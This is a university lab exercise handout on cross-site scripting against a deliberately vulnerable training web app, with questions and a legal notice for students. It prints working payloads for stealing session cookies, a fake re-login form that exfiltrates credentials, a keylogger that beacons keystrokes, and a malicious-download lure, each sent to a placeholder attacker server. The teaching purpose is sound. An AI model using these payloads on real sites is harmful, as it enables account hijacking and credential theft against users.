Co-funded by the Erasmus+ Programme of the European Union

ISSES

ISSES – Information Security Services Education in Serbia


Supported by the Erasmus+ Capacity Building in the field of Higher Education (CBHE) grant N° 586474-EPP-1-2017-1-RS-EPPKA2-CBHE-JP

Computer systems attack (XSS)


- Laboratory exercise -


The vulnerable web application *ImageBrowser* consists of a user application that students access from a browser and a server application running on a virtual machine that students do not have access to. The user interface and the server application communicate via the *HTTP* protocol, while the server application communicates with the database using the appropriate *JDBC* driver. The database used is an in-memory *h2* database that is run together with the application. The user application can be accessed from the browser of the computer on which the *VPN* is running and no remote connection to the virtual machine is required. The home page is accessed from the browser at: `http://x.x.x.3:8090`.

The *ImageBrowser* web application is used to add and search images of registered users. Users have the ability to register in the application, post pictures, search them, comment, etc. Upon launch, the application shows the page where users can register or log in, as shown in the figure.



After the user has logged in, the home page with a welcome message is displayed. From there, the user has the option to upload images and set the desired tags to them (words that describe the image) or to search for images by existing tags or by users who uploaded the image by adding the @ symbol in front of the username (as shown in figures). After the search, the user has the option to post comments on the desired images, as well as to add a like to the image. The application was intentionally implemented to contain security vulnerabilities. Students are recommended to study the application and its functionalities in detail.





The attacker's server processes incoming requests. The server is started from the command line.

- Download the *.zip* archive from with the attacker's server.
- Unzip the archive to the desired destination.
- Modify lines 11 and 17 in the *index.js* file to match your address range provided by the lab.
- To install and start the server, you need to install *Node* and *npm* on the machine.
    - If you run the attacker's server from your Windows computer, *Node* and *npm* can be downloaded from the following link: `https://nodejs.org/en/`.
    - If you do not want to run the attacker's server on your computer, you can start it from one of the remaining two virtual machines (VM1/VM2). You can install *Node* and *npm* with the following commands:
        - `sudo apt install nodejs`
        - `sudo apt install npm`
- You can verify the installation from the command line with the following commands:
    - `node -v`
    - `npm -v`

  The command should print the version that is installed on the system.
- After installing *Node*, position yourself in the command line to the attacker's server folder.

- Install the required files with the command: `npm install`. Check that the *node_modules* folder has been generated, as this is an indication that the installation has started successfully.
- Start the attacker's server with the command: `npm start`.
- The server starts locally on port 3000!

Example 1 - User session theft

After the user successfully logs in, the server will send a session cookie via the *Set-Cookie* header. The cookie is sent to the server with each request. For that reason, session cookies are extremely sensitive data. An attacker who manages to steal a cookie value may send requests to the server on behalf of the cheated user. The *HttpOnly* field is the part of the header that can be set to prevent client scripts from accessing cookie values. If the field is not set to true, session theft can be performed. There is a security vulnerability in the application on the image search page in the search box. Exploit a vulnerability to steal a user's session.

1. Register a new user by entering the necessary data, and then log in.

2. Add a few images on the upload page. This example will use *red.png* and *blue.png* images. Both images have one common tag (*#square*) and one separate tag (*#red* or *#blue*).

3. On the search page, try searching by tag (*#square*, *#red*, etc.). View page *URL*. How does the *URL* change depending on the search?

4. Enter the following code in the search field:

- `<script>alert(“Malicious code”)</script>`
    - What is the behavior of the page after clicking the search button?

5. Instead of plain text, print the current value of the cookie by entering the following code in the search box:

- `<script>alert(document.cookie)</script>`
    - What happened?

6. Steal the value of a cookie to steal a user's session by entering the following malicious code in the search box:

- `<script>document.location="http://attacker-server-address:3000/getCookie?cookie="+document.cookie;</script>`
    - The attacker's server address is the address of the virtual machine on which the attacker's server is running, or the address assigned to your computer on the *VPN* if you started the attacker's server from there.
    - Observe the attacker's server.
    - What happened?

In the previous example, it is necessary for the attacker to trick the user to enter the malicious code in the search box or to click on the link with the malicious code. This type of attack is called a reflective *XSS* attack. A more subtle way to deceive users is possible with the help of a stored *XSS* attack. There is similar security vulnerability on the site where the comments are posted. This means that it is possible to put a malicious code in a comment that will be run by any user to whom that comment is displayed on the page. Therefore, users are more likely to be deceived by this method. Exploit the vulnerability in the comment entry field to steal a user's session in the same way as in the previous example. Observe the attacker's server.

There is a *DOM* based *XSS* flaw on the upload page. The user can add tags that are attached to the image. Each time you add a tag, it becomes part of the *URL*. However, that part of the *URL* is never sent to the server and it is not processed, rather tags are automatically added when the page with such *URL* is loaded. Therefore, that part of the *URL* has been processed on the client side which allows an attack. The place where tags are added has one type of protection, it converts the added tag text to lowercase, which prevents the execution of methods whose names must contain uppercase letters. Exploit the vulnerability to steal the user's session in the same way as in the previous example.

Example 2 - Inserting arbitrary HTML code

Sometimes an attacker's goal is to steal user data or induce them to download certain files that can have a devastating effect on the user's machine. The application has a vulnerability that allows you to insert arbitrary *HTML* code on the page. The code is inserted through vulnerable places via *URL* and again this is reflective *XSS* attack. It is necessary for the attacker to deceive the user to click on the malicious *URL* in order for this attack to have an effect. Exploit this vulnerability.

1. Type the following *URL* and observe the effect:

- `http://x.x.x.3:8090/search?term=<script>$('.header').empty();</script>`
    - What happened?

- Students are encouraged to modify the HTML page in the desired way by modifying the specified *URL* in various ways.

2. Trick the user into downloading a malicious file. Type the following malicious *URL* and observe the effect:

- `http://x.x.x.3:8090/search?term=%3Cscript%3E%24%28%27.js-search__results%27%29.empty%28%29.append%28%27%3Ch3+style%3D%22text-align%3Acenter%3B%22%3E%3Cb%3ECongratulations%21+%3C%2Fb%3EYou+are+our+1000th+visitor%21+Click+%3Ca+href%3D%22http%3A%2F%2Frti.etf.bg.ac.rs%2Frti%2Fir4zp%2Flaboratorija%2FCOALA.zip%22%3Ehere%3C%2Fa%3E+to+claim+a+special+price%21%3C%2Fh3%3E%27%29%3B%24%28%27.js-search__inputfield%27%29.val%28%27%27%29%3B%3C%2Fscript%3E`
  - How has the page layout changed?
  - What happened?
  - What happens by clicking on the displayed link?

3. Trick the user into re-entering credentials and steal them. Type the following malicious *URL* and observe the effect:

- `http://x.x.x.3:8090/search?term=%3Cscript%3Efunction+getname%28%29+%7Bvar+u+%3D+%24%28%27%23username%27%29.val%28%29%3B+var+p+%3D+%24%28%27%23password%27%29.val%28%29%3B+document.location%3D%22http%3A%2F%2F`**`Attacker_Server_Address`**`%3A3000%2FgetCredentials%3Fusername%3D%22%2Bu%2B%22%26password%3D%22%2Bp%3B%7D+%24%28%27.js-search%27%29.empty%28%29.append%28%27%3Ch2%3EYour+session+expired%2C+please+log+in+again.%3C%2Fh2%3E%3Cdiv+class%3D%22access%22%3E%3Cdiv+class%3D%22login%22%3E%3Cdiv+class%3D%22login__username+js-login__username%22%3E%3Clabel+for%3D%22username%22%3EUsername%3A%3C%2Flabel%3E%3Cinput+type%3D%22text%22+id%3D%22username%22+name%3D%22username%22%2F%3E%3C%2Fdiv%3E%3Cdiv+class%3D%22login__password+jslogin__password%22%3E%3Clabel+for%3D%22password%22%3EPassword%3A%3C%2Flabel%3E%3Cinput+type%3D%22password%22+id%3D%22password%22+name%3D%22password%22%2F%3E%3C%2Fdiv%3E%3Cbutton+type%3D%22button%22+onclick%3D%22getname%2`

```
8%29%22%3ELog+in%3C%2Fbutton%3E%3C%2Fdiv%3E%3C%2Fdiv%3E%27%2
9%3B%3C%2Fscript%3E
```

- How has the page layout changed?
- What happened?
- What happens by entering a username and password?
- Observe the attacker's server.

Example 3 - Keylogger

Another way an attacker can access sensitive user data is to insert a script that forwards the user input character by character to the attacker's server, with the entry time recorded. This technique of monitoring the individual characters that a user enters is called a keylogger. This is most effective on pages where the user enters confidential information, such as a credit card number or credentials. The script works by creating a limited string of characters that is sent in a certain time interval only if that string is filled. In the case of the *ImageBrowser* application, there is security vulnerability on the registration page. When the user enters an existing username or e-mail during registration, when refreshing the page, this information will be present in the *URL* and will be printed from it in the appropriate input field. The attacker discovered that he could close the tag of that input field with his malicious code, and the script will be executed anyway. In this case *Chrome*, *Safari* and *IE* browsers noticed the insertion of suspicious code, and thus prevented it. This happened thanks to the *X-XSS-Protection* response header. All users with other browsers will be vulnerable. The attacker can now figure out the user's credentials. Enter the following malicious *URL* into your browser:

- ```
  http://x.x.x.3:8090/register?errorUsername&registerUsername=
  +%22%2F%3E%3Cscript%3E+var+keys+%3D+%5B%5D%3B+window.addEven
  tListener%28%22keydown%22%2C+function%28ev%29%7B+var+today+%
  3D+new+Date%28%29%3B+var+date+%3D+today.getFullYear%28%29%2B
  %27-%27%2B%28today.getMonth%28%29%2B1%29%2B%27-
  %27%2Btoday.getDate%28%29%3B+var+time+%3D+today.getHours%28%
  29+%2B+%22%3A%22+%2B+today.getMinutes%28%29+%2B+%22%3A%22+%2
  B+today.getSeconds%28%29%3B+var+dateTime+%3D+date%2B%27+%27%
  2Btime%3B+keys.push%28%7B+t%3A+dateTime%2C+k%3A+ev.key+%7D%2
  9%3B+%7D%29%3B+window.setInterval%28function+%28%29+%7B+if+%
  28keys.length%3E5%29+%7B+var+data+%3D+encodeURIComponent%28J
  SON.stringify%28keys%29%29%3B+new+Image%28%29.src+%3D+%22htt
  p%3A%2F%2F
  ```**Attacker_Server_Address**```
  %3A3000%2FgetKeys%3Fkeys%3D
  %22+%2B+data%3B+keys+%3D+%5B%5D%3B+%7D+%7D%2C+500%29%3B+%3C%
  2Fscript%3E
  ```
  - Type any email and username in the appropriate fields of the registration form.

- Observe the attacker's server.
- What happened?

# NOTICE FOR STUDENTS

Topics of this laboratory exercise may involve the study of various mechanisms that violate information security and make intrusions into computer systems and networks.

The application of these mechanisms when executed towards the systems of individuals and legal entities, which are not familiar with them and are not consentient with the activities on checking vulnerability and testing intrusions into their systems, is punishable under the Criminal Law of the Republic of Serbia (Articles 298 to 304a).

Students performing this laboratory exercise may use these methods for study purposes only within the closed laboratory environment provided for teaching the Advanced Network and System Security course and described in Network Security Laboratory (NS Lab) Design and Hybrid NS and Crypto Lab Implementation documents available at: https://isses.etf.bg.ac.rs/labs/

Students may not imply that they are in any way encouraged or that they are recommended to use these methods toward systems of any third party entity or individual.

Any eventual activity that a student would undertake using these methods and mechanisms according to systems that are not within the laboratory on the course is the sole responsibility of the student.